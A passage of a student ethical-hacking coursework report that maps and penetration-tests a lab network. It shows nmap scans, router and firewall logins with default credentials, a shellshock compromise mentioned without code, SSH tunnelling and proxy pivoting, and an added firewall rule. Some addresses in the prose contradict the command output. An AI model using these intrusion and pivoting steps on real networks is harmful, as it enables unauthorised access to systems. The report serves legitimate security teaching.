



Network Security Test

ACME Inc

Jack Bowker

CMP 314: Computer Networking 2

BSc Ethical Hacking Year 3

2019/20

CONTENTS

Introduction.....	4
Network Mapping.....	5
192.168.0.192/27	5
172.16.221.0/24	7
192.168.0.224/30	7
192.168.0.32/27 & 13.13.13.0/24	8
192.168.0.228/30	9
192.168.0.128/27	9
192.168.0.232/30	10
Firewall Enumeration	10
192.168.0.240/30	12
192.168.0.96/24	12
192.168.0.64/27	13
Network Diagram	14
Network Map.....	14
Ports Open	15
Subnet Table	15
Subnet Calculations	16
255.255.255.224 - /27 netmask.....	16
255.255.255.0 - /24 netmask.....	16
255.255.255.252 - /30 netmask.....	16
Security Evaluation & Countermeasures	17
All Routers	17
Exploitation	17
Countermeasure	17
DCHP Server.....	17
Exploitation	17
Countermeasure	17
Web Server (192.168.0.242).....	17
Exploitation	17
Countermeasures.....	18
FIREWALL (192.168.0.234/192.168.0.241/192.168.0.98)	19
Exploitation	19
Countermeasures.....	19

Workstation (192.168.0.210).....	19
Exploitation	19
Countermeasures.....	19
Wordpress Server (172.16.221.237).....	20
Exploitation	20
Countermeasures.....	21
Workstations (192.168.0.34/13.13.13.13)	22
Exploitation	22
Countermeasures.....	22
Workstation (192.168.0.130).....	22
Exploitation	22
Countermeasures.....	23
Workstation (192.168.0.66).....	23
Exploitation	23
Countermeasures.....	24
Network Design Critical Evaluation	25
Conclusions	25
References	26
Appendices	27
Appendix A.....	27
Appendix B.....	28
Appendix C.....	32
Appendix D	36
Appendix E.....	40

INTRODUCTION

It's vital for businesses especially in light of the GDPR (General Data Protection Act) (ICO, 2017) to have properly configured networks, this is due to the legislation heavily penalising improper storage and transport of personal data.

Due to both increasing complexity and frequency of attacks, as shown by a 54% increase in data breaches in 2019 (Sanders, 2019), pressure has been put on businesses to take proactive action to prevent them.

This report will reflect a thorough network map as well as a penetration test of ACME Inc.'s internal network. This process will include use of open source software to find and attempt to exploit existing vulnerabilities in networking infrastructure.

The network map was started from a machine running Kali Linux, a distribution of Linux designed for penetration testing. Login details were given for this machine (root/toor). All nmap scans are available to view in Appendix C, and full router outputs are available in Appendix D.

The aim of this report is to effectively map out the entire network as well as exploiting relevant machines. Along with this a visual map and subnet table will be produced as well as a list of active ports on the machines. Critical evaluation directed at the company managers will be given at the end.

NETWORK MAPPING

192.168.0.192/27

Using the ifconfig command, it was shown the active interfaces on the machine as shown in Figure 1.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.200 netmask 255.255.255.224 broadcast 192.168.0.223
    inet6 fe80::20c:29ff:feb7:82b9 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:b7:82:b9 txqueuelen 1000 (Ethernet)
    RX packets 74 bytes 9254 (9.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 151 bytes 12094 (11.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 20 bytes 1196 (1.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1196 (1.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

FIGURE 1 – KALI IFCONFIG

The Kali machine was confirmed to be using the IP address **192.168.1.200** on the eth0 interface. The first scan done on the network before doing subnet calculations was a scan on the entire **192.168.0.x** network using nmap. This scan ended up finding 14 total hosts including Kali and is available to view in Appendix A.

Using subnet calculations available in the Subnet Table section, it was determined that that this machine was on the **192.168.0.192/27** subnet.

From here, the nmap command shown in Figure 2 was used to run a scan to find other devices on this subnet.

```
root@kali:~# nmap 192.168.0.192/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:16 EDT
Nmap scan report for 192.168.0.193
Host is up (0.00089s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.203
Host is up (0.00061s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.00080s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
MAC Address: 00:0C:29:0D:67:C6 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.0000020s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
111/tcp   open  rpcbind

Nmap done: 32 IP addresses (4 hosts up) scanned in 26.90 seconds
```

FIGURE 2 – NMAP 192/27

This discovered 2 machines connected on the **192.168.0.192/27** subnet aside from Kali, with the IPs **192.168.0.193**, **192.168.0.200** and **192.168.0.203**.

The machine with IP **192.168.0.203** was detected as having no open TCP ports, so a lengthier UDP scan was run on this IP using the -sU flag within nmap which ended up finding port 67 being used by a DHCP server as shown in Figure 3.

```

root@kali:~# nmap -sU 192.168.0.203

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:18 EDT
Stats: 0:17:35 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 22:35 (0:00:00 remaining)
Nmap scan report for 192.168.0.203
Host is up (0.00092s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
67/udp    open|filtered dhcps
MAC Address: 00:0C:29:DA:42:4C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1196.89 seconds

```

FIGURE 3 – NMAP UDP SCAN

The machine with IP **192.168.0.192** had both port 80 (HTTP) and 443 (HTTPS) open. This was potentially interesting, so the IP was visited from within Firefox which showed the default VyOS router splash screen as shown in Figure 4.




FIGURE 4 - VYOS SPLASH

There were no login options here and when scanned with dirb all the listed directories, shown in Figure 5, were blocked with a 302 Access Forbidden error.



FIGURE 5 - 302 ERROR

Since port 22 (SSH) and 23 (telnet) were also open on this router, the default password for VyOS was found using a Google search (username: vyos password: vyos) (VyOS, 2019) and was used to successfully log in via Telnet.

This telnet shell was used to map out what the router was connected to, using the ‘show interface’ and ‘show ip route’ commands. This router was found to be connected via the following interfaces as shown in Figure 6.

```

vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Descriptio
-----
eth0           192.168.0.193/27 u/u
eth1           192.168.0.225/30 u/u
eth2           172.16.221.16/24 u/u
lo             127.0.0.1/8     u/u
               1.1.1.1/32
               ::1/128

```

FIGURE 6 - ROUTER 1 INTERFACES

Additionally, the IP routes are shown in the IP routing table shown in Figure 7.

```

vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O 172.16.221.0/24 [110/10] is directly connected, eth2, 01:21:16
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 01:20:07
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 01:19:43
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 01:19:47
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 01:19:57
O 192.168.0.192/27 [110/10] is directly connected, eth0, 01:21:16
C>* 192.168.0.192/27 is directly connected, eth0
O 192.168.0.224/30 [110/10] is directly connected, eth1, 01:21:16
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 01:20:07
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 01:19:57
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 01:19:47

```

FIGURE 7 - ROUTER 1 ROUTES

From here, the directly connected **192.168.0.224/30** and **172.16.221.0/24** networks were scanned using nmap.

172.16.221.0/24

As seen in this nmap scan shown in Figure 8, this subnet contains 1 machine aside from the router.

```

root@kali:~# nmap 172.16.221.237

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:20 EDT
Nmap scan report for 172.16.221.237
Host is up (0.0022s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 14.42 seconds

```

FIGURE 8 - 237 NMAP

172.16.221.237 was shown to have port 80 (HTTP) and port 443 (HTTPS) open, so this IP was visited with Firefox.

When visited, what looked like a blank web server page was displayed with the text “This is the default web page for this web server. The web server software is running but no content has been added, yet”.



FIGURE 9 – BLANK WEB SERVER

192.168.0.224/30

As this network only had 2 usable hosts, there could only be 1 additional machine along with the router found earlier at the .225 address. This was shown in the nmap scan where what looked like another VyOS router was found, the difference being that this router did not have port 22 (SSH) open.

It was confirmed that this was in fact another router by visiting the IP in Firefox, where it showed the same VyOS splash screen.

Telnet was used to log into this router, where it used the same default credentials of vyos/vyos as the first router. The ‘show interface’ and ‘show ip route’ commands were used again to continue the mapping process, and the connected interfaces are listed below in Figure 10.

```

vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L Description
-----
eth0            192.168.0.226/30 u/u
eth1            192.168.0.33/27 u/u
eth2            192.168.0.229/30 u/u
lo              127.0.0.1/8     u/u
                2.2.2.2/32
                ::1/128

```

FIGURE 10 - ROUTER 2 INTERFACES

The IP routes are also listed in Figure 11.

```

vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth0, 01:25:06
O 192.168.0.32/27 [110/10] is directly connected, eth1, 01:25:46
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 01:24:41
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 01:24:45
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 01:24:55
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth0, 01:25:06
O 192.168.0.224/30 [110/10] is directly connected, eth0, 01:25:46
C>* 192.168.0.224/30 is directly connected, eth0
O 192.168.0.228/30 [110/10] is directly connected, eth2, 01:25:46
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 01:24:55
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 01:24:45

```

FIGURE 11 - ROUTER 2 ROUTES

As carried out for the first router, the directly connected subnets will be mapped out using nmap. The eth0 interface will be skipped as this connects the two routers and has been mapped previously.

192.168.0.32/27 & 13.13.13.0/24

The nmap scan of this network returned a single host at **192.168.0.34** with ports 22 (SSH), 111 (rpcbind) and 2049 (NFS) open. To try and gather additional information the -O flag was used within nmap to attempt detection of the Operating System running on this machine.

This ended up enumerating that the machine is running Linux 3.2-4.6 as shown in Figure 12, so is most likely a workstation with file sharing enabled, explaining the open NFS port.

```

Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6

```

FIGURE 12 - LINUX VERSION

From here, SSH was used to connect to this machine. This is explained in more depth in the Exploitation section. The 'ip addr' command was used to check the active interfaces on the machine, and as seen in Figure 13 this showed another interface on eth1 with the IP address **13.13.13.12**.

```

xadmin@admin-virtual-machine:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:52:44:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.34/27 brd 192.168.0.63 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe52:4405/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:52:44:0f brd ff:ff:ff:ff:ff:ff
    inet 13.13.13.12/24 brd 13.13.13.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe52:440f/64 scope link
        valid_lft forever preferred_lft forever

```

FIGURE 13 - .34 INTERFACES

A tunnel was created using SSH in order to scan the **13.13.13.0/24** subnet using nmap as shown below in Figure 14.


```

root@kali:~# nmap 13.13.13.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 21:52 EDT
Nmap scan report for 13.13.13.12
Host is up (0.090s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs

Nmap scan report for 13.13.13.13
Host is up (0.10s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 66.64 seconds

```

FIGURE 14 - 13.13.13.0/24 NMAP

192.168.0.228/30

Similar to the **192.168.0.224/30** network, after scanning this subnet using nmap it appears to connect router 2 to another router with the IP address **192.168.0.230**.

This machine had the same ports open as the other routers and the IP was visited to confirm it was a VyOS router, then the default password was successfully used again to telnet into the router. The active interfaces are listed in Figure 15.

```

vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0           192.168.0.230/30 u/u
eth1           192.168.0.129/27 u/u
eth2           192.168.0.233/30 u/u
lo             127.0.0.1/8     u/u
              3.3.3.3/32
              ::1/128

```

FIGURE 15 - ROUTER 3 INTERFACES

Indirect routes are shown in Figure 16.

```

vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth0, 01:39:05
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 01:39:05
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 01:38:51
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 01:38:58
O 192.168.0.128/27 [110/10] is directly connected, eth1, 01:40:25
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 01:39:05
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 01:39:05
O 192.168.0.228/30 [110/10] is directly connected, eth0, 01:40:25
C>* 192.168.0.228/30 is directly connected, eth0
O 192.168.0.232/30 [110/10] is directly connected, eth2, 01:40:25
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 01:39:00

```

FIGURE 16 - ROUTER 3 ROUTES

As carried out for previous routers, **192.168.0.128/27** and **192.168.0.232/30** subnets on the eth1 and eth2 interfaces were mapped using nmap.

192.168.0.128/27

A single host was found on the **.128/27** subnet, with the IP **192.168.0.130**. This machine had ports 22 (SSH), 111 (rpcbind) and 2049 (NFS) open similarly to the **192.168.0.30** machine.

When scanned, the similarity continued with the Operating System being enumerated as running Linux 3.2-4.6.

192.168.0.232/30

When scanned with nmap there were no other active hosts on the subnet apart from router 3's eth2 interface, but it's known from the IP routing table from router 3 that there is a subnet (**192.168.0.240/30**) that is being routed through a machine on this subnet (**192.168.0.234**). This is why it was suspected that the machine at **192.16.0.234** was a firewall.

```
root@kali:~# nmap 192.168.0.232/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:48 EDT
Nmap scan report for 192.168.0.233
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap done: 4 IP addresses (1 host up) scanned in 14.65 seconds
```

FIGURE 17 - 232/30 NMAP

FIREWALL ENUMERATION

In order to access the Firewall, a tunnel was created from the web server at **192.168.0.242**. The shellshock vulnerability was used to gain root privileges on the web server and is explained in further detail in the Security Evaluation section.

The sshd_config file on the web server located in the /etc/ssh directory was modified to permit root access and tunnelling as shown in Figure 18.

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
RSAAuthentication yes
PubkeyAuthentication yes
```

FIGURE 18 - SSHD CONFIG

The tunnel was configured by restarting the SSH service and logging in with the '-w0:0' flag which creates a tunnel between the machines. Once this had been created IPs were assigned using the 'ip addr add' command and the link was activated using the 'link set tun0 up' command. After this, forwarding was enabled by changing the config file from 0 to 1, and finally NAT was enabled on the web server using the 'iptables' command.

```
root@kali:~# ssh -w0:0 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Sep 28 02:45:04 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# ip addr add 1.1.1.1/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
```

FIGURE 19 - TUNNEL CONFIG

Kali was used to create a proxy that would allow the browser to route traffic through the tunnel using the command shown in Figure 20.

```
root@kali:~# ssh -D 4000 root@192.168.0.242
```

FIGURE 20 - PROXY TUNNEL

This proxy was then added in Firefox settings as shown in Figure 21.



FIGURE 21 - FIREFOX CONFIG

From here the IP address from the routing table (**192.168.0.234**) was visited in Firefox. This page displayed a login prompt along with the logo for PfSense, this being a widely used open source Firewall and router solution.

The default login details were found from a Google search (admin/pfsense) (Netgate, 2019), and were successfully used to log in. From here, access to all areas of the Firewall are available including the list of active interfaces as shown in Figure 22.

WAN Interface (wan, em0)		LAN Interface (lan, em1)		DMZ Interface (opt1, em2)	
Status	up	Status	up	Status	up
MAC Address	00:50:56:99:a3:11	MAC Address	00:50:56:99:8a:22	MAC Address	00:50:56:99:5a:66
IPv4 Address	192.168.0.234	IPv4 Address	192.168.0.98	IPv4 Address	192.168.0.241
Subnet mask IPv4	255.255.255.252	Subnet mask IPv4	255.255.255.224	Subnet mask IPv4	255.255.255.252
Gateway IPv4	192.168.0.233	IPv6 Link Local	fe80::250:56ff:fe99:8a22%em1	IPv6 Link Local	fe80::250:56ff:fe99:5a66%em2
IPv6 Link Local	fe80::250:56ff:fe99:a311%em0	MTU	1500	MTU	1500
DNS servers	127.0.0.1	Media	1000baseT <full-duplex>	Media	1000baseT <full-duplex>
MTU	1500	In/out packets	3668/3708 (199 KiB/209 KiB)	In/out packets	8664/9297 (2.15 MiB/2.21 MiB)
Media	1000baseT <full-duplex>	In/out packets (pass)	3668/3708 (199 KiB/209 KiB)	In/out packets (pass)	8664/9297 (2.15 MiB/2.21 MiB)
In/out packets	25123/26529 (1.33 MiB/2.55 MiB)	In/out packets (block)	0/0 (0 B/0 B)	In/out packets (block)	522/0 (20 KiB/0 B)
In/out packets (pass)	25123/26529 (1.33 MiB/2.55 MiB)	In/out errors	0/0	In/out errors	0/0
In/out packets (block)	198/0 (9 KiB/0 B)	Collisions	0	Collisions	0
In/out errors	0/0				
Collisions	0				

FIGURE 22 - FIREWALL INTERFACES

Firewall rules could also be viewed or modified, listed in the Figures below are the rules for each interface.

WAN

Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	✓	2 / 2.04 MiB	IPv4 *	*	*	192.168.0.242	*	*	none		
<input type="checkbox"/>	✓	1 / 56 KiB	IPv4 OSPF	*	*	*	*	*	none		

FIGURE 23 - WAN RULES

As shown in the Network Diagram, this interface was on the **192.168.0.232/30** facing the network mapped earlier. The rules seen in Figure 23 allow devices in the WAN to access the web server at **192.168.0.242**.

LAN

Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	✓	0 / 0 B	*	*	*	LAN Address	80	*	*	Anti-Lockout Rule	
<input type="checkbox"/>	✓	1 / 56 KiB	IPv4 *	*	*	*	*	none		Default allow LAN to any rule	
<input type="checkbox"/>	✓	0 / 0 B	IPv6 *	LAN net	*	*	*	none		Default allow LAN IPv6 to any rule	

FIGURE 24 - LAN RULES

The LAN interface on the Firewall as mapped in the network diagram, reflects a separate network with 1 router and a workstation. As seen in the rules seen in Figure 24 the machines on the LAN have the least restrictions and have access to the entire network.

DMZ

Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	✓ 0 / 0 B	IPv4 *	*	*	192.168.0.66	*	*	none			
<input type="checkbox"/>	✗ 0 / 0 B	IPv4 *	*	*	192.168.0.64/27	*	*	none			
<input type="checkbox"/>	✗ 0 / 3 KiB	IPv4 TCP	*	*	192.168.0.241	80 (HTTP)	*	none			
<input type="checkbox"/>	✗ 0 / 132 B	IPv4 TCP	*	*	192.168.0.241	443 (HTTPS)	*	none			
<input type="checkbox"/>	✗ 0 / 88 B	IPv4 TCP	*	*	192.168.0.241	2601	*	none			
<input type="checkbox"/>	✗ 0 / 176 B	IPv4 TCP	*	*	192.168.0.241	2604 - 2605	*	none			
<input type="checkbox"/>	✗ 0 / 0 B	IPv4 *	*	*	LAN net	*	*	none			
<input type="checkbox"/>	✓ 5 / 1.27 MiB	IPv4 *	*	*	*	*	*	none			

FIGURE 25 - DMZ RULES

As shown above in Figure X, the DMZ (Demilitarised Zone) was the most restricted interface as it's intended to limit outside access and what the web server can access, and as seen the only machine accessible is the machine at **192.168.0.66**.

192.168.0.240/30

After discovering the PfSense Firewall at **192.168.0.234**, the **192.168.0.240/30** DMZ subnet was scanned. This scan showed 1 host as shown in Figure 26, this being the web server. As shown, the web server has port 22 (SSH) open which enabled tunnelling, as well as port 80 (HTTP) to display the site.

```
root@kali:~# nmap 192.168.0.240/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:35 EDT
Nmap scan report for 192.168.0.242
Host is up (0.0034s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
```

FIGURE 26 - 240/30 NMAP

192.168.0.96/24

This subnet was found to be connected directly to the LAN interface of the Firewall, and when scanned with nmap appears to house another VyOS router, which was confirmed by visiting the IP in Firefox.

```
root@kali:~# nmap 192.168.0.96/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 03:10 EDT
Nmap scan report for 192.168.0.97
Host is up (0.0039s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap done: 32 IP addresses (1 host up) scanned in 17.82 seconds
```

FIGURE 27 - 96/27 NMAP

The interfaces of this router are listed below in Figure 28. This shows the **192.168.0.64/27** subnet connected directly on the eth1 interface which will be mapped next.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0            192.168.0.97/27  u/u
eth1            192.168.0.65/27  u/u
lo              127.0.0.1/8      u/u
               4.4.4.4/32
               ::1/128
```

FIGURE 28 - ROUTER 4 INTERFACES

The IP routing table is also listed below in Figure 29.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth0, 03:45:08
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 03:45:08
O 192.168.0.64/27 [110/10] is directly connected, eth1, 03:46:14
C>* 192.168.0.64/27 is directly connected, eth1
O 192.168.0.96/27 [110/10] is directly connected, eth0, 03:46:14
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 03:45:08
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 03:45:08
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 03:45:08
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 03:45:08
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 03:45:11
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 03:45:11
```

FIGURE 29 - ROUTER 4 ROUTES

192.168.0.64/27

In order to map the LAN beyond the firewall, a rule was added to the Firewall allowing traffic from the Kali machine to pass through. This rule is listed in Figure 30.



Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	<input checked="" type="checkbox"/> 0/0 B	IPv4 TCP	192.168.0.200	*	*	*	*	none			  

FIGURE 30 - ADDED RULE

As shown in Figure 31, the 192.168.0.64/27 subnet was shown to contain a single workstation with ports 22 (SSH), 111 (rpcbind) and 2049 (NFS) open.

```
root@kali:~# nmap 192.168.0.64/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 01:52 EDT
Nmap scan report for 192.168.0.66
Host is up (0.0099s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp    open  rpcbind
2049/tcp   open  nfs

Nmap done: 32 IP addresses (1 host up) scanned in 15.17 seconds
```

FIGURE 31 - 64/27 NMAP

NETWORK DIAGRAM

NETWORK MAP

